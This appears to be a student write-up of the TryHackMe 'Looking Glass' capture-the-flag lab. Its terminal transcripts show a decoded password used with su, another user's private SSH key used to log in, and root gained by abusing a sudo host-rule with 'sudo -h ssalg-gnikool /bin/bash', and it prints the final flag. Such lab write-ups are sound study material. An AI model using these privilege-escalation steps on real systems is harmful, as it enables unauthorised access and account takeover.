
humptydumpty@looking-glass:/home/tweedledum$ /home/tweedledum
/home/tweedledum
bash: /home/tweedledum: Is a directory
humptydumpty@looking-glass:/home/tweedledum$ id
id
uid=1004(humptydumpty) gid=1004(humptydumpty) groups=1004(humptydumpty)
humptydumpty@looking-glass:/home/tweedledum$ ls -ls
ls -ls
ls: cannot open directory '.': Permission denied
humptydumpty@looking-glass:/home/tweedledum$ id
id
uid=1004(humptydumpty) gid=1004(humptydumpty) groups=1004(humptydumpty)
humptydumpty@looking-glass:/home/tweedledum$ cd ..
cd ..
humptydumpty@looking-glass:/home$
```

The screenshot shows the CyberChef interface with the following details:

- Input:** Hexadecimal data: dcf1ff5eb40423f055a4cd08d7ed39ff6cb98168687f5766b408809e99906961b9 7692c3ad3540bb803c020b3ae66cd8887123234ea0c6e7143c0add73ff431ed 28391d3b3c64ec15ccb090426b04aa6b7649c3cc85f11230bb3105e02d15e3624 b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6 b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0 5e884898da28047151d0e56f8dc6292773603d0d6aabdd62a11ef721d1542d8 746865280617373776f7264206973207a797877767574737271706f6e6d6c6b
- Output:** Decrypted text: Úyðe@B?ZLD'x19ýl!,hhövk@,°é,ja°v,A.5@»,<..:1if...24,ndqA,x7611(9.;ßNA\» .&J;·d,·E_#,.°,·^N°6;,·VN.,·iüAECuBé,·AeI |#,·sY..@00y0i@w,·0E|!.·_6c:i.. zÜ,]!VAoW0!wm!8E..°*ðó-aðíjúé,·OSfgv,·xÉODD·H,·U(.qQðøo,·X)'s'= j«50°,ir..B@the password is zyxwvutsrqponmlk

The password I found is **zyxwvutsrqponmlk**.

I used 'su humptydumpty' to try to switch to user humptydumpty.




```
File Edit View Search Terminal Tabs Help
root@ip-10-10-248-4: ~ x | root@ip-10-10-248-4: ~ x
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6]
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
$e884898da28047151d0e56f8dc6292773603d0d6aabbd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
tweedledum@looking-glass:~$ su humptydumpty
su humptydumpty
Password: zyxwvutsrqponmlk

humptydumpty@looking-glass:/home/tweedledum$ /home/tweedledum
/home/tweedledum
bash: /home/tweedledum: Is a directory
humptydumpty@looking-glass:/home/tweedledum$ id
id
uid=1004(humptydumpty) gid=1004(humptydumpty) groups=1004(humptydumpty)
humptydumpty@looking-glass:/home/tweedledum$ ls -ls
ls -ls
ls: cannot open directory '.': Permission denied
humptydumpty@looking-glass:/home/tweedledum$ id
id
uid=1004(humptydumpty) gid=1004(humptydumpty) groups=1004(humptydumpty)
humptydumpty@looking-glass:/home/tweedledum$ cd ..
cd ..
humptydumpty@looking-glass:/home$
```

I have permission to read the .bashrc file in the alice home folder and found an rsa key. I see that there is an id_rsa file in the .ssh folder that is owned by the current user we are using, which is user humptydumpty.

One of the biggest and notable failures I experienced was here , where I was supposed to ssh to Alice but ended up slipping and doing something else. A few pictures from the failed attempt is attached below



```
File Edit View Search Terminal Tabs Help
root@ip-10-10-248-4: ~ x | root@ip-10-10-248-4: ~ x
. /usr/share/bash-completion/bash_completion
elif [ -f /etc/bash_completion ]; then
. /etc/bash_completion
fi
humptydumpty@looking-glass:/home/alice$ cd ..
cd ..
humptydumpty@looking-glass:/home/alice$ ssh alice@10.10.77.74 -i /home/alice/.ssh/d_
ssh alice@10.10.77.74 -i
option requires an argument -- i
usage: ssh [-46AaCfGgKkMNNqSStTvvXxYy] [-b bind_address] [-c cipher_spec]
[-D [bind_address:]port] [-E log_file] [-e escape_char]
[-F config_file] [-I pkcs11] [-i identity_file]
[-J [user@]host[:port]] [-L address] [-l login_name] [-m mac_spec]
[-O ctl_cmd] [-o option] [-p port] [-Q query_option] [-R address]
[-S ctl_path] [-W host:port] [-w local_tun[:remote_tun]]
[user@]hostname [command]
humptydumpty@looking-glass:/home/alice$ cd alice
cd alice
humptydumpty@looking-glass:/home/alice$ ls -la .ssh/id_rsa
ls -la .ssh/id_rsa
-rw----- 1 humptydumpty humptydumpty 1679 Jul 3 2020 .ssh/id_rsa
humptydumpty@looking-glass:/home/alice$
```

```
root@ip-10-10-248-4:~  
File Edit View Search Terminal Tabs Help  
root@ip-10-10-248-4:~ x root@ip-10-10-248-4:~ x  
humptydumpty@looking-glass:/home/alice$ cd ..  
cd ..  
humptydumpty@looking-glass:/home$ ssh alice@10.10.77.74 -i /home/alice/.ssh/d_  
ssh alice@10.10.77.74 -i  
option requires an argument -- i  
usage: ssh [-46AacfGgKMNnqsTtVvXXy] [-b bind_address] [-c cipher_spec]  
           [-D [bind_address:]port] [-E log_file] [-e escape_char]  
           [-F configfile] [-I pkcs11] [-i identity_file]  
           [-J [user@]host[:port]] [-L address] [-l login_name] [-m mac_spec]  
           [-o ctl_cmd] [-o option] [-p port] [-Q query_option] [-R address]  
           [-S ctl_path] [-W host:port] [-w local_tun[:remote_tun]]  
           [user@]hostname [command]  
humptydumpty@looking-glass:/home$ cd alice  
cd alice  
humptydumpty@looking-glass:/home/alice$ ls -la .ssh/id_rsa  
ls -la .ssh/id_rsa  
-rw----- 1 humptydumpty humptydumpty 1679 Jul  3 2020 .ssh/id_rsa  
humptydumpty@looking-glass:/home/alice$ cat/home/alice/.ssh/id_rsa  
cat/home/alice/.ssh/id_rsa  
bash: cat/home/alice/.ssh/id_rsa: No such file or directory  
humptydumpty@looking-glass:/home/alice$ cd ..  
cd ..  
humptydumpty@looking-glass:/home$
```

This problem was fixed and I can now ssh to alice using the file as I used 'ssh alice @10.10.77.74 -i /home/alice/.ssh/id_rsa' .Now I can log in as the next user.

```
root@ip-10-10-135-156:~  
File Edit View Search Terminal Tabs Help  
root@ip-10-10-1... x root@ip-10-10-1... x root@ip-10-10-1... x root@ip-10-10-1... x  
-----END RSA PRIVATE KEY-----  
humptydumpty@looking-glass:/home/alice$ cd ..  
~/home$ ssh alice@10.10.72.44 -i /home/alice/.ssh/id_rsa  
The authenticity of host '10.10.72.44' (10.10.72.44) can't be established.  
ECDSA key fingerprint is SHA256:kaci0m3nKZjBx4DS3cgsQa0DIVv86s9JtZ0m83r1Pu4.  
Are you sure you want to continue connecting (yes/no)? yes  
Warning: Permanently added '10.10.72.44' (ECDSA) to the list of known hosts.  
Last login: Fri Jul  3 02:42:13 2020 from 192.168.170.1  
alice@looking-glass:~$ id  
uid=1005(alice) gid=1005(alice) groups=1005(alice)  
alice@looking-glass:~$ ls  
kitten.txt  
alice@looking-glass:~$ cat kitten.txt  
she took her off the table as she spoke, and shook her backwards and forwards  
with all her might.  
  
The Red Queen made no resistance whatever; only her face grew very small, and  
her eyes got large and green: and still, as Alice went on shaking her, she kept  
on growing shorter—and fatter—and softer—and rounder—and—
```

4) Root Privilege Escalation

Tools used : AttackBox , Terminal, cat

The hostname ssalg-gnikool is the actual box hostname of looking-glass in reverse. So to exploit, I will be using sudo, which is easy using the -h flag.

Lastly, to find the last flag , I used `cat root.txt` and get the reversed flag , and use `cat root.txt | rev` to get the unreversed version. Cat concatenate is used to view the content in a file.

A screenshot of a terminal window titled "root@ip-10-10-135-156: ~". The terminal has four tabs open, all labeled "root@ip-10-10-1...". The main pane shows the following session:

```
The Red Queen made no resistance whatever; only her face grew very small, and  
her eyes got large and green: and still, as Alice went on shaking her, she kept  
on growing shorter-and fatter-and softer-and rounder-and-  
  
-and it really was a kitten, after all.  
alice@looking-glass:~$ sudo -h ssalg-gnikool /bin/bash  
sudo: unable to resolve host ssalg-gnikool  
root@looking-glass:~# ls  
citten.txt  
root@looking-glass:~# cd /etc/sudoers.d  
root@looking-glass:/etc/sudoers.d# ls  
EADME alice jabberwock tweedles  
root@looking-glass:/etc/sudoers.d# cd /root  
root@looking-glass:/root# ls  
passwords passwords.sh root.txt the_end.txt  
root@looking-glass:/root# cat root.txt  
}f3dae6dec817ad10b750d79f6b7332cb{mht  
root@looking-glass:/root# cat root.txt | rev  
thm{bc2337b6f97d057b01da718ced6ead3f}  
root@looking-glass:/root# cd alice  
bash: cd: alice: No such file or directory  
root@looking-glass:/root#
```

Final result: Upon verification of the flag, Timothy placed the flag into the TryHackMe site and got the confirmation.

The last flag is `THM{bc2337b6f97d057b01da718ced6ead3f}`



Contribution

Student ID	Name	Signature
1211102162	Amilia Nadzeera Bt Baharudin	